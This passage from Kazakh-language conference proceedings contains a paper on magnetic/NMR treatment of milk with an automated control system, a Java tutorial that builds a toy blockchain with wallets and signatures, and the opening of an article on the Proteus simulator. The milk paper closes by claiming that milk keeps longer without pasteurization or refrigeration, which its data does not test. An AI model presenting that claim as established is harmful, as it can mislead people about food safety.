Қазіргі таңда жыл өткен сайын технологиялық үдерістерді автоматтандырылған басқару жүйесінің (АБЖ) қарыштап дамуына байланысты оларды оңтайландыру мен зерттеу әдістерінің сапасын арттыру мақсатында бұрындары жасалған модельдер мен жүйелерді [1]- [4] жаңарту және жүзеге асыруды талап етеді. Осыған байланысты әр сала бойынша (ауыр өнеркәсіп, мұнайгаз, тағам өндірісі және т.б.) автоматтандырылған басқару жүйесін жақсартуға күш салынуда. Соның ішінде тағам өндірісіне де ерекше ден қойылуда. Сондықтан, заман талабына сай тұтынушылардың талғамы артқан сайын сапалы әрі пайдалы өнімдерді өндіру мәселесі туындауда. Осы талаптарды ескере отырып, біз тұрмыста күнделікті тұтынатын сүттің сапасын арттыру мақсатында ядролық магниттік резонс (ЯМР) әдісіне негізделген АБЖ ұсынып отырмыз.


Ұсынылып отырған АБЖ үш контурдан тұрады [5]: сүтті магниттеу бөлігінен, сүт сапасын бақылау бөлігі және магнит өрісінің индукциясының қажетті мәнін тұрақты ұстап тұру бөлігі.

Өнімді магниттің өңдеуден өткізу үдерісі - тұрақты немесе электромагниттердің көмегімен магнит өрісін тудыру арқылы жүзеге асырылады, яғни магнит өрісінің кернеулігінің белгілі бір мәнін бере отырып, сүттің химиялық құрамы мен сапалық көрсеткішінің кейбір шамаларын өзгертеміз.

Аталмыш өнімнің сапалық көрсеткіштерін бақылау ЯМР-датчик арқылы орындалады. Оның ерекшелігі-өнімнің химиялық құрамын өзгерісін толығымен көрсетеді және магнит өрісінің кернеулігінің шамасын өте жоғары дәлдікпен ұстап тұрады [6].

Осы көрсеткіштердің нәтижесінде жүйеміздің үшінші бөлігінде біз қажетті шаманы жиілікті-импульсты модулятордың (ЖИМ) көмегімен реттеп, басқара аламыз. ЖИМ басқару 2-ретті буын түрінде берілген [7].


Қарастырылған жүйеде алдымен өріс кернеулігін өлшеу жүргізіледі. Датчиктердің жоғарғы дәлдіктегі өлшемі біртекті емес өрістің деңгейін реттеуге мүмкіндік береді. Сүттің сапалық көрсеткіштерін өзгерту ЯМР әдісі негізінде магниттеу арқылы жүзеге асырылады. Бұл әдістің негізгі элементі резонанстық өрісті тудырушы магниттер болып табылады. Сол себепті магниттің мәні мен өрістің біртектілігіне жоғары талап қойылады. Сүтті магниттік өңдеу және сүт сапасын арттырудың АБЖ төмендегідей берілген (1-сурет) [8]:



1-сурет Сүт және сүт өнімдерінің сапасын арттырудың АБЖ –нің құрылымдық сұлбасы


Бұл жүйе құбыр желісінен, шиберден, ЭМ1 және ЭМ2 электромагниттен, ЯМР датчигінен, қуат күшейткішінен, цифрлы-аналогтық түрлендіргіштерден (ЦАТ), сүттің кіріс және шығыс параметрлерін бақылау датчиктерінен, сигналды басқару коммутаторынан, компьютерден, USB-порттан, интерфейстен, қабылбауышты тіркегіштен, мәліметтерді басқару және беру құрылғыларынан тұрады [9].

Электромагниттік өңдеуден өткізуге арналған құрылғы орамдардың полюстік екі ұшы іш жағынан болтпен бекітіліп орнатылған магнит өткізгіштен тұрады. Бұл электромагниттер магнит полюстерінің арасындағы өріс кернеулігіне қажетті берілетін кернеудің мәнін реттеп отыратын В-24 түзеткішінен қоректенеді және оның жалпы көрінісі төмендегі 2-суретте көрсетілген [10].



2- сурет Сүтті магниттік өңдеу құрылғысының көлденең қимасының сұлбасы:
1 – электроқшауланған корпусы; 2 – магниткұбыры; 3 – электроқшауланған бітеуіш; 4 – полюстік; 5 – орам-катушка (315 орамнан тұратын диаметр 0,85 мм–лік ПЭВ-2 өткізгіш сымы); 6 – бекіту винті; 7 –клеммалық колодка.

Сұйықтарды магниттік өңдеу кезінде жүйедегі магнит өрісінің кернеулігін реттеу үшін апериодты екінші ретті буындық фильтрі бар динамикалық жиіліктік-импульстік модулятор (АЕРБФ ДЖИМ) пайдаланылады [11]. Сұйықты магниттеудің АЕРБФ ЖИЖ-і − екі бөліктен тұратын тұйық жүйе болып табылады. Оның бірі − екінші ретті буын түріндегі фильтрлі ЖИМ болса, екіншісі− келтірілген үздіксіз бөлік (КҮБ). Бұл жүйенің құрылымдық сызбасы 3- суретте көрсетілген [12].



3- сурет АЕРБФ ДЖИМ –нің құрылымдық сызбасы

Магниттеу жүйесін басқарудың кірісінде тұрақты кездейсоқ үдеріс f(t) әсер етеді. Түзу тізбек импульстік және келтірілген үздіксіз бөліктен тұрады. Импульстік бөліктің рөлін апериодты 2-ретті буын түріндегі фильтрлі (АЕРБФ) ЖИМ атқарады. Жиілікті импульстық жүйенің АЕРБФ бөлігі фильтрден (Ф) және импульстық құрылғыдан (ИҚ) тұрса, КҮБ қалыптастырушы элементтен (ҚЭ), атқару механизмінен (АтМ) және μ(t) сыртқы шу әсер ететін кешігулі объектісінен (КО) құралған.

Келтірілген АБЖ сүттің сапалық көрсеткіштерінің кейбір параметрлерін (майдың массалық үлесі, тұтқырлық, ақуыздың массалық үлесі, қышқылдық, құрғақ майсыздандырылған сүт қалдығы-ҚМСҚ) басқаруға арналған.

Құрастырылған жүйеде магнит өрісінің кернеулігінің әртүрлі мәндерін бере отырып сүтті электромагнит орнатылған құбыр желісінен өткізілді. Кейін оның сапалық көрсеткіштеріне эксперименттік талдаулар жүргізілді. Магниттік өңдеуден өткен үлгілердің талдаулары Алматы технологиялық университетінің өндірістік тағамдардың

сапасы мен қауіпсіздігін бағалау зертханасында «Лактан 1-4 М» анализаторы арқылы жасалды. Алынған зерттеу нәтижелері бойынша магнит өрісі сүттің кейбір қасиеттеріне әсері ететіндігі анықталды. 1-кестеде ЯМР әдісі бойынша жүйеде магниттік резонанс тудыра отырып өңдеуден өткен сүттің талдау нәтижелері ұсынылған [12].

1 кесте. Магниттік өңдеуге дейінгі және өңдеуден кейінгі сүттің кейбір көрсеткіштерін салыстыру нәтижелері

Өңдеуге дейінгі үлгінің көрсеткіштері					Майлылығы, %	ҚМСҚ, %	тығыздығы, град/л	лактоза, г/100 мл
					3,72	8,50	29,26	9,500
Магниттік өңдеуден өткізілген үлгілердің көрсеткіштері	U, В	I_1, А	I_2, А	В, Тл	Майлылығы, %	ҚМСҚ, %	тығыздығы, град/л	лактоза, г/100 мл
№1	11,24	8	5,77	8,66	3,96	8,54	29,23	13,740
№2	11,20		5,24		3,87	8,57	29,40	11,479
№3	11,36		5,75		3,93	8,22	29,83	13,215
№4	11,36		5,71		3,91	8,49	29,07	25,683

Талдау нәтижелері бойынша сүттің кестеде берілген міндерінен бөлек қышқылдығы мен тұтқырлығы да өзгеріске ұшырайтыны анық болды. Мысалы, тұтқырлық коэициенті бастапқы 86 % көрсеткіші №4 үлгіде 93 пайызға дейін артқан. Ал №3 үлгінің тұтқырлығы 66 пайызға дейін төмендетілді. Тұтқырлықтың жоғарғы көрсеткіші кілегей, қойытылған сүт, қаймақ өндіру кезінде тиімді. Ал сусын ретінде немесе шай қатыққа арналған сүтті өндіру кезінде қышқылдығы төменгі мәнде болу керек: майсыздандырылған пісірілген сүт−19^0 Т; дәрумендермен байытылған сүт −18^0Т; құрғақ сүт өндіру үшін ең төменгі көрсеткіш болуы шарт. Керісінше, ашытылуы әртүрлі ірімшіктер, айран, сүзбе, т.б. өнімдер дайындағанда сүттің қышқылдығын арттырып, пайдаланылады.

Қорыта келгенде, ұсынылған әдісті сүт өндірісінде қолдану энергияны көп мөлшерде үнемдей отырып, сүтті пастерлемей және салқындатқыш құралдардың көмегінсіз-ақ сақтау мерзімін ұзарта алады және оның кейбір сапалық қасиеттерінің көрсеткіштерін қалаған мәніне қол жеткізуге мүмкіндік береді.

Қолданылған әдебиеттер

1. Власов К.П. Тероия автоматического управления / К.П. Власов. – Харьков: Гуманитарный центр, 2006. – 322 с.

2. Folmer R. Automatisiertes NMR-Screening in der Medikamententwicklung / R. Folmer // BIOspektrum, 2004. – vol. 10. Jahrgang. − P 687-688.

3. Кунижев С.М., Шуваев В.А. Новые технологии в производстве молочных продуктов / С. М. Кунижев. - Москва: ДеЛи Принт, 2004. - 178 с.

4. Мосин О.В. Аппараты магнитной обработки воды / О. В. Мосин // Новости теплоснабжения, 2012 г. - № 11 (147). – С.42-47.

5. Айтчанов Б.Х., Алдибекова А.Н. Сүт өнімдерінің сапасын арттырудағы автоматтандыру мәселесі / Б.Х. Айтчанов // Қаз ҚКА Хабаршысы, 2016. - №1 (96). - С. 50-55.

6. Voronin A. M., Aldibekova A.N. Application of NMR in technological processes of dairy production / A. M. Voronin // Вестник Национальной инженерной академии Республики Казахстан, 2013. - №4 (50). - С 106-112.

7. Айтчанов Б.Х., Алдибекова А.Н. Частотно-импульсная система управления омагничиванием молока с линейным фильтром в виде апериодического звена 2- порядка / Б.Х. Айтчанов // Вестник Государственного университета имени Шакарима города Семей, 2014. - №4 (68). - С. 74-78.

8. Aitchanov, Bekmurza, H., Aitchanova, Sholpan K., Baimuratov, Olimzhon A., Aldibekova, Aitkul N. A Simplified Model of the Control System with PFM / Bekmurza H. Aitchanov // ICITE 2015: XII International Conference on Information Technology and Engineering. France, Paris, May 18-19, 2015. - Part IX. - 17 (5). - P. 1465-1468.

9. Aitchanov Bekmurza, Voronin Anatoli, Partyka Janusz, Aldibekova Aitkul. Automated NMR-relaxometry for control of production and quality / A. Aitchanov // Informatyka, Automatyka, Pomiary w Gospodarcei Ochronie Środowiska (IAPGOŚ).- Poland, 2014.№ 1.- P. 33-35.

10. Bekmurza H., Voronin Anatoli M., Partyka Janusz, Aldibekova Aitkul. Automatic milk quality control system / B. H. Aitchanov // 8th International Conference “New Electrical and Electronic Technologies and their Industrial Implementation” (NEET). - Zakopane, Poland, June 18-21, 2013. - p. 19

11. Айтчанов Б.Х., Алдибекова А.Н. Оценка настроечных параметров частотно-импульсной системы стабилизации напряженности магнитного поля при обработке молока методом ядерного магнитного резонанса / Б.Х. Айтчанов // Международный журнал прикладных и фундаментальных исследования.- Технические науки. Россия, 2018. – №4. - С.11-16.

12. Aitchanov B. Kh, Baimuratov O.A., Aldibekova A.N. Development of the System with NMR Based on Electromagnetic Coils for Milk Processing / B Kh Aitchanov // 14th International Conference on Electronics Computer and Computation (ICECCO). - 2018. - P. 206-212.

БЛОКЧЕЙН ТЕХНОЛОГИЯСЫНА НЕГІЗДЕЛГЕН ЭЛЕКТРОНДЫ АҚША ХАТТАМАСЫН ТАЛДАУ ЖӘНЕ ӘЗІРЛЕУ

Аманкелді Ә.Б.

ҚР БҒМ ҒК Ақпараттық және есептеуіш технологиялар институты, Қазақстан

e-mail: ademi_a@mail.ru

Аннотация. *Мақалада блокчейн технологиясының жұмыс істеу принципі қарастырылады және интернеттегі қолданыстағы қаржы жүйелерімен салыстырғандағы негізгі артықшылықтары атап өтіледі. Блоктар тізбегі құрылып, әрбір блокқа транзакциялар жазылады. Электронды әмиян жасалып, ақша жіберіп тексеру арқылы блокчейн технологиясына негізделген электронды ақша хаттамасы жасап шығарылады.*

Блокчейн – желіде ақпараттарды сақтайтын белгілі бір тәртіп бойынша құрылған блоктар тізбегі (block-блок, chain-тізбек). Қазіргі уақытта ол түрлі криптовалюталарда транзакциялар жүргізуге қолданылып жүр. Криптовалюта – орталықтан басқарылмайтын цифрлік есептік көрсеткіштер. Қарапайым тілмен айтқанда – электронды валюта. Алайда, «блокчейн» жүйесінде өзге де ақпараттарды сақтауға болады [1,2].

Дәстүрлі банк транзакцияларымен салыстырғанда блокчейннің негізгі басымдығы – арада делдалдардың болмауы. Қазіргі таңда ақшалармен, құжаттармен немесе өзге де мәліметтермен жүргізілетін барлық операциялар міндетті түрде делдалдар арқылы жүзеге асырылады. Банктер, мемлекеттік органдар немесе нотариустар әрдайым жүргізілген операциялардың шынайылығын растап отырады [3]. Ал блокчейннің

орталықтандырылған органы жоқ. Ол – басшылықсыз қызмет ететін жалпыға ортақ ауқымды мәліметтер базасы. Онда жүргізіп жатқан транзакцияларды жүйенің барлық қатысушылары көре алады. Олар атқарылған әрекеттердің шынайылығын растап, жүргізілген транзакцияларға байланысты ақпараттардан жоғарыда аталған блоктарды тізеді. Ал жүйе қолданушыларының жеке басына қатысты мәліметтер құпия сақталады[4].

Енді осы блокчейннің жұмыс істеу принципін түсіну үшін блоктар тізбегін программа түрінде жүзеге асырайық. Блокчейнді кез келген программалау тілінде жасауға болады. Java программалау тілінде жасау үшін Eclipse құралы қажет.

Блокчейндағы әрбір блокта өзінің цифрлық қолтаңбасы, алдыңғы блоктың цифрлық қолтаңбасы және қандай да бір мәліметтер (мысалы, бұл деректер транзакциялар болуы мүмкін) болады.

Хэш = Цифрлық қолтаңба.

Алдыңғы блоктың деректері өзгертілсе, алдыңғы блоктың хеші өзгереді (ол деректерден ішінара есептелетіндіктен), содан кейін блоктардың барлық хэштарына әсер етеді. Хэштерді есептеу және салыстыру блокчейннің жарамсыз екенін көруге мүмкіндік береді.

Block классында блоктардың құрылымын көрсетеміз:

```
public class Block {
  public String hash;
  public String previousHash;
  private String data;
  private long timeStamp;
  //Block Constructor.
  public Block(String data,String previousHash ) {
          this.data = data;
          this.previousHash = previousHash;
          this.timeStamp = new Date().getTime(); }
```

Көріп отырғанымыздай, негізгі блокта сандық қолтаңба String Hash бар. PreviousHash айнымалысы алдыңғы блоктың хэштерін және String data блоктың деректерін сақтауға арналған.

Сурет. 1 Блоктар тізбегі

Бұдан кейін электрондық цифрлық қолтаңбаны құрудың тәсілін қарастырамыз. Негізінен, электрондық цифрлық қолтаңбаны құруға арналған өте көп криптографиялық алгоритмдер бар, бірақ біздің жағдайда SHA256 алгоритмі өте қолайлы. Java.security.MessageDigest импорттау арқылы SHA256 алгоритміне қол жеткізуге болады.

Бірінші блок генезис блогы деп аталады, ал алдыңғы блок жоқ болғандықтан, алдыңғы хэш ретінде «null» мәнін енгіземіз.

```
private Block generateGenesis() {
Block genesis = new Block("0x200", new java.util.Date(), "<transactions>");
```

```
genesis.setPreviousHash(null);
genesis.computeHash();
return genesis;
```

Программаның нәтижесінде, төрт блок құрылды. Әрбір блок қандай да бір мәліметтен, уақыт белгісінен, жеке хэштен және алдыңғы блок хэшінен тұрады:

```
Block: 0
Timestamp: Tue Mar 05 13:00:22 ALMT 2019
PreviousHash: null
Hash: M8Ga4YjXIc5Sm+lL4roIY68nSBID5sfmooz0U7aXRoQ=

Block: 1
Timestamp: Tue Mar 05 13:00:22 ALMT 2019
PreviousHash: M8Ga4YjXIc5Sm+lL4roIY68nSBID5sfmooz0U7aXRoQ=
Hash: zy/sfE4U9/zUdYT2vhMjWCpR91gk1g2SZUE4JdBXbzo=

Block: 2
Timestamp: Tue Mar 05 13:00:22 ALMT 2019
PreviousHash: zy/sfE4U9/zUdYT2vhMjWCpR91gk1g2SZUE4JdBXbzo=
Hash: cpxZkCYZb1tNXDJDmA1rDTZVrJ6KHjtMo01WC3KCJJs=

Block: 3
Timestamp: Tue Mar 05 13:00:22 ALMT 2019
PreviousHash: cpxZkCYZb1tNXDJDmA1rDTZVrJ6KHjtMo01WC3KCJJs=
Hash: gw1u92AvuQOtfv2nbw2U74mTeVU4XOQVeV0HZoaaQ5o=
```

Сурет. 2 Программа нәтижесі

Блок хэшы 0 санынан бастағанға дейін блоктағы айнымалының әртүрлі мәндерін қойып тексеріп, майнерлердің өнімділікті тексерулерін талап етеді. MineBlock () әдісі int мәнін қабылдайды. Әр жаңа блок үшін mineBlock () әдісін іске қосу және Blockchain классын жаңарту керек. IsChainValid () логикасы көмегімен әрбір блоктың хеші шешілгенін тексеруі керек. Әрбір блок майнингі бірнеше уақытты алады (шашамен 3секунд) [5].

Егер біреу blockchain жүйесінде мәліметтерді өзгерткісі келсе:

- оның блокчейні жалған болып табылады;
- ұзын блоктар тізбегін құрай алмайды;
- сіздің желіңіздегі блоктар тізбегі ең ұзын тізбеге уақытында ие болады.

Ал жасанды блокчейн шынайы және ұзын тізбекке жете алмайды. Бұл құрылған блоктар тізбегі әзірге бос, яғни оның ішінде жай ғана қажетсіз мәліметтер бар. Енді оның ішіне транзакцияны жазу үшін алдымен электронды әмиян құру қажет. Нәтижесінде қарапайым криптовалюта жасап шығаруға болады.

Ең алдымен, ашық және жабық кілттерді сақтайтын Wallet классын құрамыз.

```
public class Wallet {
  public PrivateKey privateKey;
  public PublicKey publicKey;
```

Құрастыратын криптовалюта үшін ашық кілт адрес ретінде болады. Бұл басқалармен ашық кілтпен бөлісіп, төлемді қабылдау үшін қажет. Ал жабық кілт транзакцияларға қол қою үшін қолданылады. Сондықтан, біздің криптовалютаны жабық кілт иесінен басқа ешкім қолдана алмайды. Қолданушылар өзінің жеке кілтін құпияда ұстауы керек. Сондай-ақ, біз ашық кілтімізді транзакциямен бірге жібереміз және ол қолтаңбамыздың жарамды екенін және деректердің өзгермегенін тексеру үшін пайдаланылады [6].

KeyPair-де ашық және жабық кілттерімізді генерациялаймыз. Кілттер жұптарын жасау үшін эллиптикалық қисық криптографиясын қолданамыз. Ол үщін Wallet классына agenerateKeyPair() әдісін қосып конструкторда шақырамыз:

Әрбір транзакция белгілі бір мәліметтер санынан тұрады [7]:

- ақша жіберушінің ашық кілті (мекен-жай).
- ақша алушының ашық кілті (мекен-жай).
- аударылатын қаражаттың құны / сомасы.
- алдыңғы транзакцияларға сілтеме болып табылатын және жіберушінің жіберуге арналған ақшасының жеткілікті екендігін дәлелдейтін кіріс мәліметтер.
- мәміледе алынған тиісті мекенжайлардың санын көрсететін нәтижелер. (Бұл шығыс мәліметтері жаңа транзакцияларда кіріс мәліметтері ретінде көрсетіледі)
- адрес иесі бұл транзакцияны жібергенін және деректер өзгермегенін растайтын криптографиялық қолтаңба. (мысалы: үшінші тараптың жіберілген соманы өзгертуіне жол бермеу).

Электронды қолтаңбаның мақсаты қандай және қалай жұмыс істейді?

Қолтаңбалар блоктық тізбекте екі өте маңызды міндеттерді орындайды: біріншіден, олар иесіне тек өз монеталарын жұмсауға мүмкіндік береді, екіншіден, басқа адамдарға жаңа блок алынғанша (кіріс нүктесінде) бұрын жіберілген транзакцияға кедергі келтіруіне жол бермейді. Жабық кілт деректерге қол қою үшін, ал ашық кілт оның тұтастығын тексеру үшін пайдаланылады.

Енді жаңа Transaction классын құрып қолтаңбаны генерациялайтын generateSignature () және verifyiySignature () тәсілдерін қосамыз:

```
public void generateSignature(PrivateKey privateKey) {
String data=StringUtil.getStringFromKey(sender)+StringUtil.getStringFromKey
(reciepient) + Float.toString(value)  ;
  signature = StringUtil.applyECDSASig(privateKey,data);  }
//Verifies the data we signed hasnt been tampered with
public boolean verifiySignature() {
  String data = StringUtil.getStringFromKey(sender)
+ StringUtil.getStringFromKey(reciepient) + Float.toString(value);
  return StringUtil.verifyECDSASig(sender, data, signature); }
```

Жаңа транзакция блокқа қосылғаннан кейін қолтаңбаны майнерлер тексереді. Сондай-ақ блокчейннің жасанды емес екенін тексерген кезде де қолтаңбаның дұрыстығын тексере аламыз. Енді транзакция жасау үшін блокчейннің жұмысын тексеру үшін әмиян құруымыз қажет. Ол үшін негізгі классқа жаңа айнымалылар енгіземіз:

```
      public static Wallet walletA;
public static Wallet walletB;
public static void main(String[] args) {
        walletA = new Wallet();
        walletB = new Wallet();
        Wallet coinbase = new Wallet();
```

WalletA және walletB әмияндары құрылды және А әмиянының ашық және жабық кілттері шығарылды. Енді кіріс пен шығысты құрып тексеріп, сосын транзакцияны блокчейнда сақтау қажет. Ол үшін TransactionInput және TransactionOutputs класстарын құрамыз. Әмиянның балансы - жіберілген барлық алынған транзакциялардың сомасына тең. Мәміленің шығыс мәндері әр тарапқа транзакциядан жіберілген соңғы соманы көрсетеді. Олар жаңа транзакцияда кіріс мәліметтері ретінде ескерілгенде ғана сізде жіберілетін монеталардың бар екендігін дәлелдейді. Тізбектегі блокта көптеген мәмілелер

жасалуы және блоктың тізбегі өте ұзақ болуы мүмкін, жаңа транзакцияны өңдеу үшін бірнеше жыл қажет болуы мүмкін, себебі біз оның кірісін табуымыз және тексеруіміз керек. Логикалық processTransaction әдісі көмегімен транзакцияның жарамды екеніне көз жеткізу үшін кейбір тексеру жүргіземіз, содан кейін кіріс деректерін жинап, шығыс деректерін шығарамыз[8].

Бізде енді жұмыс жасайтын транзакция жүйесі бар, оны блоктар тізбегіне енгізу қажет. Бұған дейін енгізген қажетсіз ақпараттарды транзакциялармен алмастыру керек. Логикалық addTransaction әдісі егер транзакция сәтті түрде қосылса ғана, транзакцияны қосып true мәнін қайтарады.

Енді блокчейнда транзакция жасауға арналған барлық компоненттер бар. Бірінші, әмияннан монета жіберуді тексеріп және блок тізбегін тексеруді жаңарту қажет. Blockchain негізгі классына қажетті жаңартуларды енгізейік[9]:

–Генезис блогы, әмиянға 100 монета жіберетін;

–Транзакцияларды ескеретін тізбектердің шынайылығына көз жеткізетін жаңартылған тексеріс;

–Кейбір тестілік транзакциялар.

```
genesisTransaction = new Transaction(coinbase.publicKey, walletA.publicKey, 100f, null);
        genesisTransaction.generateSignature(coinbase.privateKey);
        genesisTransaction.transactionId = "0";
        genesisTransaction.outputs.add(new TransactionOutput(genesisTransaction.reciepinet,genesisTransaction.value,
genesisTransaction.transactionId));
UTXOs.put(genesisTransaction.outputs.get(0).id,
genesisTransaction.outputs.get(0));
System.out.println("\n" + "Создание и майнинг генезис блока... ");
            Block genesis = new Block("0");
            genesis.addTransaction(genesisTransaction);
            addBlock(genesis);
```

Программаны компиляцияға жібергендегі нәтиже:

```
Создание и майнинг генезис блока...
Транзакция успешно добавлена ??в блок
Block Mined!!! : 000836b1cfd3947d3abeb8938b35638394345d8b8bc1eba9c378805b382e6975


Баланс кошелька A: 100.0


Кошелек A пытается отправить средства (30) на кошелек B...
Транзакция успешно добавлена ??в блок
Block Mined!!! : 00044bb8f7430bc038421aeadf9d3e96b8eb257814dc0640db4205bf71dfbaf0

Баланс кошелька A: 70.0
Баланс кошелька B: 30.0


Кошелек B пытается отправить средства (10) на кошелек A...
Транзакция успешно добавлена ??в блок

Баланс кошелька A:: 80.0
Баланс кошелька B: 20.0
Blockchain is valid
```

Сурет. 3 Программа нәтижесі

Енді әмияндар бір біріне қауіпсіз түрде блокчейнде ақша жібере алады, егер жіберуге болатын қаражат жеткілікті болса. Егер жіберетін ақша әмияндағы ақшада асып кетсе, онда программа транзакцияның жасалмайтындығын ескертеді.

Қорыта айтқанда қандай нәтиже шықты? Блокчейн технологиясына негізделген электрондық ақша хаттамасы жасап шығарылды. Блокчейн қазір:

–Екі әмиян құрылып бір біріне қаражат жіберуге;

–Қолданушыларға new Wallet () әдісі көмегімен әмияндар құруға;

–Меншікті тексеру үшін цифрлық қолтаңба алгоритмін пайдаланып қаражаттарды аударуды қамтамасыз етуге мүмкінді береді.

Қолданылған әдебиеттер

1. Дорохов В.В. Блокчейн-технологии: будущее финансовоы системы//Современные инновации.2016.№6(8). С.44-46.
2. Киселев И.М. Применение технологии blockchain в экономике//Экономика и социум. 2016.№7(26).С.594-597.
3. Корчагин С. О текущих трендах в развитии технологии блокчейн//Свободная мысль. 2016.№4(1658).С.31-38.
4. Andreas M. Antonopoulos. Mastering Bitcoin: Unlocking Digital Cryptocurrencies, 2014.
5. Алекс Тапскотт, Дон Тапскотт. Технология блокчейн - то, что движет финансовой революцией сегодня. – М. : Эксмо, 2017. – 224 с.
6. Margaret Rouse. Asymmetric cryptography (public key cryptographt). - https://searchsecurity.techtarget.com/definition/asymmetric-cryptography (28.09.2018)
7. Ященко, В.В. Введение в криптографию. / В.В. Ященко — 4-е изд., [доп.]. — М.: МЦНМО, 2012. — 348 с.
8. Шванов В. Блокчейн (blockchain) на языке C#. - https://shwanoff.ru/block-chain/ (2.12.2018).

ВИРТУАЛДЫ МОДЕЛДЕУ ЖҮЙЕСІ – PROTEUS

Жетписбаева А.Т., Таласбаева Ш.К.

С. Сейфуллин атындағы Қазақ агротехникалық университеті, Астана

e-mail: aigulji@mail.ru

***Аңдатпа**. Бұл мақалада электрондық құрылғыларды модельдеу үшін, электрондық құрылғылардың радио тізбектерін құру үшін, электроника толық циклын дамыту үшін ең тиімді, қажетті бағдарлама қарастырылады. Виртуалдық модельдермен шынайы радиодетальдарды және құрылғылардың орнын басатын көптеген модельдеу бағдарламалары пайда болды. Шынайы құрылғыларды құрамай-ақ схеманың жұмысын жөндеу, жоба кезеңіндегі қателіктерді табу, қажетті сипаттамаларды алу және т.б модельдеу мүмкіндіктерін беретін бағдарлама PROTEUS-ке көңіл бөлінеді.*

Микроконтроллерлер адам өмірінің барлық салаларында пайдаланылады. Микроконтроллер бағдарламалау көмегімен ақпараттық технологияның көптеген практикалық есептерін шеше аламыз.Оның басты мақсаты - әр түрлі құрылғыларда енгізілген автоматты басқару жүйелеріне пайдалану: несие карталары, фотоаппараттар, ұялы телефондар, теледидар, бейнемагнитофон және бейнекамера, кір жуатын машиналар, қысқа толқынды пештер, дабыл жүйелерін, бензин қозғалтқыш тұтану,

электровоздар және т.б. МК пайдалануды екі кезеңге бөлуге болады: бірінші – бағдарламалау, пайдаланушы бағдарламасын әзірлейді және кристаллға оны прошивка жасайды, және екінші - МК бағдарламаланатын үйлестіруді әзірлейтін жетектермен келістіру. Бірінші кезеңде бағдарламаныорындауды әлдеқайда жеңілдететін–симулятор, микропроцессор жұмысын көрнекімодельдеуші. Екінші кезеңде ішкіжүйеліэмулятор пайдаланылады, ол күрделі және қымбат құрылғы болып табылады және оған көптің қолы жете бермейді. Қарапайым және төмен бағасымен ерекшеленетін көрнекі программатор макеті, кристалдарды бағдарламалау үшін және пайдаланушыларды МК негізінде бағдарламаларды үйрету үшін керек [1].

